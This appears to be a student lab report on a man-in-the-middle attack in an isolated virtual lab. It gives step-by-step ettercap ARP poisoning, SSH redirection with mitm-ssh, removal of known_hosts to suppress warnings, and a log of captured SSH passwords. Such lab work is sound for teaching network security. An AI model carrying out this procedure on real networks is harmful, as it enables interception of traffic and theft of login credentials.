

Aristodimos Avdeliodis 2202 - Ioanna Papagianni 2790

Man-in-the-middle attack

A man-in-the-middle (MitM) attack is when an attacker intercepts communications between two parties either to secretly eavesdrop or modify traffic traveling between the two. Attackers might use MitM attacks to steal login credentials or personal information, spy on the victim, or sabotage communications or corrupt data.

Steps:

- Firstly, we download the zip file MYE007-L2 and we extract it on a USB(8GB).
- We run Linux 64-bit(MYE007L2).vmx with VMWare Player with username : root and password : mye007

- Inside our virtual machine(MYE007L2) we will find two other virtual machines c1 and c2 with 192.168.122.105 IP for c1 and 192.168.122.57 IP for c2. We open two terminals and we start the machines with the following commands accordingly:


```
> lxc-start -n c1 -d
```

```
> lxc-start -n c2 -d
```

Then we can connect to each one with:

```
> ssh 192.168.122.105
```

```
> ssh 192.168.122.57
```



The image shows two terminal windows. The top window shows the process of starting virtual machine c1 and connecting to it via SSH. The bottom window shows the process of starting virtual machine c2 and connecting to it via SSH. Both windows show the standard SSH connection prompts, including host fingerprint verification and the Debian GNU/Linux welcome message.

```
Terminal
File Edit View Terminal Tabs Help
root@mye007:~# lxc-start -n c1 -d
root@mye007:~# ssh 192.168.122.105
The authenticity of host '192.168.122.105 (192.168.122.105)' can't be established.
ECDSA key fingerprint is 01:8d:57:b8:79:f3:9e:07:a7:92:37:02:59:3e:19:2f.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.122.105' (ECDSA) to the list of known hosts.
root@192.168.122.105's password:
\\
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Dec 1 18:01:00 2016
root@c1:~#
```

```
Terminal
File Edit View Terminal Tabs Help
root@mye007:~# lxc-start -n c2 -d
root@mye007:~# ssh 192.168.122.57
The authenticity of host '192.168.122.57 (192.168.122.57)' can't be established.
ECDSA key fingerprint is 01:8d:57:b8:79:f3:9e:07:a7:92:37:02:59:3e:19:2f.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.122.57' (ECDSA) to the list of known hosts.
root@192.168.122.57's password:
\\
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Dec 2 08:37:26 2016 from 192.168.122.1
root@c2:~#
```


- We use the commands *ping 192.168.122.57* from c1 , *ping 192.168.122.105* from c2 and *ping 192.168.122.105* , *ping 192.168.122.57* from mye007 to confirm that all three machines can talk to each other.

```
Terminal
File Edit View Terminal Tabs Help
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Dec 1 18:01:00 2016
root@c1:~# ping 192.168.122.57
PING 192.168.122.57 (192.168.122.57) 56(84) bytes of data.
64 bytes from 192.168.122.57: icmp_seq=1 ttl=64 time=0.144 ms
64 bytes from 192.168.122.57: icmp_seq=2 ttl=64 time=0.121 ms
64 bytes from 192.168.122.57: icmp_seq=3 ttl=64 time=0.127 ms
64 bytes from 192.168.122.57: icmp_seq=4 ttl=64 time=0.134 ms
64 bytes from 192.168.122.57: icmp_seq=5 ttl=64 time=0.074 ms
64 bytes from 192.168.122.57: icmp_seq=6 ttl=64 time=0.135 ms
64 bytes from 192.168.122.57: icmp_seq=7 ttl=64 time=0.133 ms
64 bytes from 192.168.122.57: icmp_seq=8 ttl=64 time=0.134 ms
64 bytes from 192.168.122.57: icmp_seq=9 ttl=64 time=0.135 ms
64 bytes from 192.168.122.57: icmp_seq=10 ttl=64 time=0.135 ms
64 bytes from 192.168.122.57: icmp_seq=11 ttl=64 time=0.135 ms
64 bytes from 192.168.122.57: icmp_seq=12 ttl=64 time=0.134 ms
^C
--- 192.168.122.57 ping statistics ---
12 packets transmitted, 12 received, 0% packet loss, time 10997ms
rtt min/avg/max/mdev = 0.074/0.128/0.144/0.020 ms
root@c1:~#

Terminal
File Edit View Terminal Tabs Help
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Dec 2 08:37:26 2016 from 192.168.122.1
root@c2:~# ping 192.168.122.105
PING 192.168.122.105 (192.168.122.105) 56(84) bytes of data.
64 bytes from 192.168.122.105: icmp_seq=1 ttl=64 time=0.063 ms
64 bytes from 192.168.122.105: icmp_seq=2 ttl=64 time=0.135 ms
64 bytes from 192.168.122.105: icmp_seq=3 ttl=64 time=0.137 ms
64 bytes from 192.168.122.105: icmp_seq=4 ttl=64 time=0.102 ms
64 bytes from 192.168.122.105: icmp_seq=5 ttl=64 time=0.135 ms
64 bytes from 192.168.122.105: icmp_seq=6 ttl=64 time=0.133 ms
64 bytes from 192.168.122.105: icmp_seq=7 ttl=64 time=0.133 ms
64 bytes from 192.168.122.105: icmp_seq=8 ttl=64 time=0.133 ms
64 bytes from 192.168.122.105: icmp_seq=9 ttl=64 time=0.102 ms
64 bytes from 192.168.122.105: icmp_seq=10 ttl=64 time=0.104 ms
64 bytes from 192.168.122.105: icmp_seq=11 ttl=64 time=0.135 ms
64 bytes from 192.168.122.105: icmp_seq=12 ttl=64 time=0.134 ms
64 bytes from 192.168.122.105: icmp_seq=13 ttl=64 time=0.135 ms
^C
--- 192.168.122.105 ping statistics ---
13 packets transmitted, 13 received, 0% packet loss, time 11999ms
rtt min/avg/max/mdev = 0.063/0.121/0.137/0.024 ms
root@c2:~#

Terminal
File Edit View Terminal Tabs Help
root@mye007:~# ping 192.168.122.57
PING 192.168.122.57 (192.168.122.57) 56(84) bytes of data.
64 bytes from 192.168.122.57: icmp_seq=1 ttl=64 time=0.213 ms
64 bytes from 192.168.122.57: icmp_seq=2 ttl=64 time=0.093 ms
64 bytes from 192.168.122.57: icmp_seq=3 ttl=64 time=0.107 ms
64 bytes from 192.168.122.57: icmp_seq=4 ttl=64 time=0.113 ms
64 bytes from 192.168.122.57: icmp_seq=5 ttl=64 time=0.108 ms
^C
--- 192.168.122.57 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 3999ms
rtt min/avg/max/mdev = 0.093/0.126/0.213/0.045 ms
root@mye007:~# ping 192.168.122.105
PING 192.168.122.105 (192.168.122.105) 56(84) bytes of data.
64 bytes from 192.168.122.105: icmp_seq=1 ttl=64 time=0.116 ms
64 bytes from 192.168.122.105: icmp_seq=2 ttl=64 time=0.107 ms
64 bytes from 192.168.122.105: icmp_seq=3 ttl=64 time=0.109 ms
^C
--- 192.168.122.105 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1999ms
rtt min/avg/max/mdev = 0.107/0.110/0.116/0.012 ms
root@mye007:~#
```

- In this step we will use a new tool called Wireshark. Wireshark is an open-source packet analyzer. It is used for network troubleshooting, analysis and software and communications protocol development. We will use Wireshark to track down the packages that go through our network card (vibr0) and confirm that our virtual machines talk to each other. Here we will also need the MAC address of each machine. We can find them using the command *ifconfig*. We can see how they broadcast, they seek MAC address for every IP. In both cases, our MAC is returned (fe:c7:ff:fb:b0:9c)



- Now it's time to use a new tool called ettercap. Ettercap is used for computer network protocol analysis and security auditing. We use the command *ettercap -G* to open the graphical interface of ettercap. Firstly, we choose Sniff → Unified Sniffing from the menu bar and we check virbr0. Then, we click on 'Hosts' and select 'scan for hosts'. Then we go on 'hosts list' and we add as target 1 the virtual machine with *192.168.122.105* IP and as target 2 the virtual machine with *192.168.122.57* IP. To start the poisoning attack we go on Mitm, then 'ARP poisoning' and we click on Sniff remote connections. ARP poisoning is a type of attack in which an attacker sends false ARP (Address Resolution Protocol) messages over a local network (LAN). This results in the linking of an attacker's MAC address with the IP address of a legitimate machine on the network. In our case, we want to fool c1 and make it think that we are c2 and respectively fool c2 and make it think that we are c1, when in reality, we are mye007(the attacker). We can also check wireshark to confirm that the poisoning succeeded.

Terminal

```
64 bytes from 192.168.122.57: icmp_seq=180 ttl=64 time=5.91 ms (DUP!)
64 bytes from 192.168.122.57: icmp_seq=180 ttl=64 time=5.97 ms (DUP!)
64 bytes from 192.168.122.57: icmp_seq=180 ttl=64 time=6.02 ms (DUP!)
64 bytes from 192.168.122.57: icmp_seq=180 ttl=64 time=6.11 ms (DUP!)
64 bytes from 192.168.122.57: icmp_seq=180 ttl=64 time=6.17 ms (DUP!)
64 bytes from 192.168.122.57: icmp_seq=180 ttl=64 time=6.23 ms (DUP!)
64 bytes from 192.168.122.57: icmp_seq=180 ttl=64 time=6.28 ms (DUP!)
64 bytes from 192.168.122.57: icmp_seq=180 ttl=64 time=6.34 ms (DUP!)
64 bytes from 192.168.122.57: icmp_seq=180 ttl=64 time=6.41 ms (DUP!)
64 bytes from 192.168.122.57: icmp_seq=180 ttl=64 time=6.47 ms (DUP!)
64 bytes from 192.168.122.57: icmp_seq=180 ttl=64 time=6.53 ms (DUP!)
64 bytes from 192.168.122.57: icmp_seq=180 ttl=64 time=6.59 ms (DUP!)
64 bytes from 192.168.122.57: icmp_seq=180 ttl=64 time=6.65 ms (DUP!)
64 bytes from 192.168.122.57: icmp_seq=180 ttl=64 time=6.72 ms (DUP!)
64 bytes from 192.168.122.57: icmp_seq=180 ttl=64 time=6.79 ms (DUP!)
64 bytes from 192.168.122.57: icmp_seq=180 ttl=64 time=6.85 ms (DUP!)
64 bytes from 192.168.122.57: icmp_seq=180 ttl=64 time=6.91 ms (DUP!)
64 bytes from 192.168.122.57: icmp_seq=180 ttl=64 time=6.96 ms (DUP!)
^C
--- 192.168.122.57 ping statistics ---
180 packets transmitted, 180 received, +4320 duplicates, 0% packet loss, time 179282ms
rtt min/avg/max/mdev = 4.259/7.617/10.434/1.272 ms
root@c1:~#
```

ettercap 0.8.1

Host List X

IP Address	MAC Address	Description
192.168.122.57	00:16:3E:9F:1F:32	
192.168.122.105	00:FF:AA:90:AF:3D	

Delete Host Add to Target 1 Add to Target 2

Host 192.168.122.57 added to TARGET2
Host 192.168.122.105 added to TARGET1

ARP poisoning victims:

GROUP 1 : 192.168.122.105 00:FF:AA:90:AF:3D
GROUP 2 : 192.168.122.57 00:16:3E:9F:1F:32

Wireshark

Filter: arp

No.	Time	Source	Destination	Protocol	Length	Info
153	3.506915000	fe:a1:54:fe:40:3c	00:ff:aa:90:af:3d	ARP	42	192.168.122.57 is
154	3.506940000	fe:a1:54:fe:40:3c	Xensourc_9f:1f:32	ARP	42	192.168.122.105 is
460	12.013839000	fe:a1:54:fe:40:3c	Xensourc_9f:1f:32	ARP	42	Who has 192.168.122.57 is
461	12.013860000	Xensourc_9f:1f:32	fe:a1:54:fe:40:3c	ARP	42	192.168.122.57 is
537	13.517048000	fe:a1:54:fe:40:3c	00:ff:aa:90:af:3d	ARP	42	192.168.122.57 is
538	13.517074000	fe:a1:54:fe:40:3c	Xensourc_9f:1f:32	ARP	42	192.168.122.105 is
577	14.029845000	fe:a1:54:fe:40:3c	00:ff:aa:90:af:3d	ARP	42	Who has 192.168.122.57 is
578	14.029870000	00:ff:aa:90:af:3d	fe:a1:54:fe:40:3c	ARP	42	192.168.122.105 is
923	23.527165000	fe:a1:54:fe:40:3c	00:ff:aa:90:af:3d	ARP	42	192.168.122.57 is
924	23.527185000	fe:a1:54:fe:40:3c	Xensourc_9f:1f:32	ARP	42	192.168.122.105 is
1305	33.537251000	fe:a1:54:fe:40:3c	00:ff:aa:90:af:3d	ARP	42	192.168.122.57 is
1306	33.537265000	fe:a1:54:fe:40:3c	Xensourc_9f:1f:32	ARP	42	192.168.122.105 is
1470	38.045839000	fe:a1:54:fe:40:3c	Xensourc_9f:1f:32	ARP	42	Who has 192.168.122.57 is
1471	38.045857000	Xensourc_9f:1f:32	fe:a1:54:fe:40:3c	ARP	42	192.168.122.57 is

Frame 153: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
Ethernet II, Src: fe:a1:54:fe:40:3c (fe:a1:54:fe:40:3c), Dst: 00:ff:aa:90:af:3d (00:ff:aa:90:af:3d)
Address Resolution Protocol (reply)

0000 00 ff aa 90 af 3d fe a1 54 fe 40 3c 00 06 00 01 T.<....
0010 00 00 06 04 00 02 fe a1 54 fe 40 3c c0 a8 7a 39 T.<...z9
0020 00 ff aa 90 af 3d c0 a8 7a 69 z1


virbr0: <live capture in progres... Profile: Default

- Now we try to connect from c1 to c2 with the command `ssh 192.168.122.57` and the connection does not succeed, instead, it gets stuck.
- Next we use the command `enable_redir` on mye007 terminal.
- We try again to connect from c1 to c2 and our connection gets refused.

Terminal

```
root@c1:~# ssh 192.168.122.57
ssh: connect to host 192.168.122.57 port 22: Connection refused
root@c1:~#
```

- We run `mitm-ssh -v -n -p 2222` command to redirect the connection from port 22 to port 2222


A terminal window titled "Terminal" with a menu bar (File, Edit, View, Terminal, Tabs, Help) and standard window controls. The terminal shows the following commands and output:

```
root@mye007:~# wireshark &
[1] 2103
root@mye007:~# enable_redir
root@mye007:~# mitm-ssh -v -n -p 2222
Using static route to 255.255.255.255:22
SSH MITM Server listening on 0.0.0.0 port 2222.
```

A green cursor is visible on the line following the output.

- We need to remove *known_hosts* file so as to avoid warning messages to c1 that the remote host has changed. We run `rm -rf known_hosts` command.

- Then, we try to connect from c1 to c2 with `ssh 192.168.122.57` and we intentionally give wrong passwords. Mye007 is able now to watch any password input.



```
Terminal
File Edit View Terminal Tabs Help
dr-xr-xr-x 13 root root 0 Nov 27 16:50 sys
drwxrwxrwt 7 root root 4096 Nov 27 16:50 tmp
drwxr-xr-x 10 root root 4096 Dec 1 2016 usr
drwxr-xr-x 11 root root 4096 Dec 1 2016 var
root@c1:/# cd root/.ssh/known_hosts
-bash: cd: root/.ssh/known_hosts: Not a directory
root@c1:/# cd root/.ssh
root@c1:~/.ssh# ls
known_hosts
root@c1:~/.ssh# rm -rf known_hosts
root@c1:~/.ssh# ssh 192.168.122.57
The authenticity of host '192.168.122.57 (192.168.122.57)' can't be established.
RSA key fingerprint is SHA256:jvlbd6ZRY9mhkk0wa0sjACQplxDI+VrzzqnPIGwUejk.
Are you sure you want to continue connecting (yes/no)? y
Please type 'yes' or 'no': yes
Warning: Permanently added '192.168.122.57' (RSA) to the list of known hosts.
root@192.168.122.57's password:
Permission denied, please try again.
root@192.168.122.57's password:
Permission denied, please try again.
root@192.168.122.57's password:
Permission denied (publickey,password).
root@c1:~/.ssh# ssh 192.168.122.57
root@192.168.122.57's password: [REDACTED]

Terminal
File Edit View Terminal Tabs Help
root@mye007:~# mitm-ssh -v -n -p 2222
Using static route to 255.255.255.255:22
SSH MITM Server listening on 0.0.0.0 port 2222.
WARNING: /usr/local/etc/moduli does not exist, using fixed modulus
[MITM] Found real target 192.168.122.57:22 for NAT host 192.168.122.105:53849
[MITM] Routing SSH2 192.168.122.105:53849 -> 192.168.122.57:22

[2019-11-27 20:43:12] MITM (SSH2) 192.168.122.105:53849 -> 192.168.122.57:22
SSH2_MSG_USERAUTH_REQUEST: root ssh-connection password 0 ioanna

[2019-11-27 20:43:35] MITM (SSH2) 192.168.122.105:53849 -> 192.168.122.57:22
SSH2_MSG_USERAUTH_REQUEST: root ssh-connection password 0 aristodimos
```


- As we can see below, when we give the correct password we are connected.

The image shows two windows side-by-side. The left window is a terminal titled 'Terminal' showing an SSH session. The user 'root@192.168.122.57' connects to 'root@192.168.122.105' using the password 'ioanna'. The terminal output includes Debian GNU/Linux version information and a warning about the MITM server. The right window is Wireshark 1.12.1, titled 'Capturing from virbr0'. It shows a list of ARP requests (No. 277 to 293) from source 'fe:a1:54:fe:40:3c' to destination '00:ff:aa:90:af:3d'. The selected frame (No. 126) shows the ARP request details: Ethernet II, Src: fe:a1:54:fe:40:3c, Dst: 00:ff:aa:90:af:3d, and Address Resolution Protocol (reply).

- We follow the path `/usr/local/var/log/mitm-ssh` and we open `passwd.log` file in order to view all password log history.

```
root@mye007:/usr/local/var/log/mitm-ssh# cat passwd.log
[2019-11-27 20:43:12] MITM (SSH2) 192.168.122.105:53849 -> 192.168.122.57:22
SSH2_MSG_USERAUTH_REQUEST: root ssh-connection password 0 ioanna

[2019-11-27 20:43:35] MITM (SSH2) 192.168.122.105:53849 -> 192.168.122.57:22
SSH2_MSG_USERAUTH_REQUEST: root ssh-connection password 0 aristodimos

[2019-11-27 20:44:41] MITM (SSH2) 192.168.122.105:53849 -> 192.168.122.57:22
SSH2_MSG_USERAUTH_REQUEST: root ssh-connection password 0 geiasoualexandre

[2019-11-27 20:47:39] MITM (SSH2) 192.168.122.105:53853 -> 192.168.122.57:22
SSH2_MSG_USERAUTH_REQUEST: root ssh-connection password 0 mye007

[2019-11-27 20:51:35] MITM (SSH2) 192.168.122.105:53856 -> 192.168.122.57:22
SSH2_MSG_USERAUTH_REQUEST: root ssh-connection password 0 mye007
```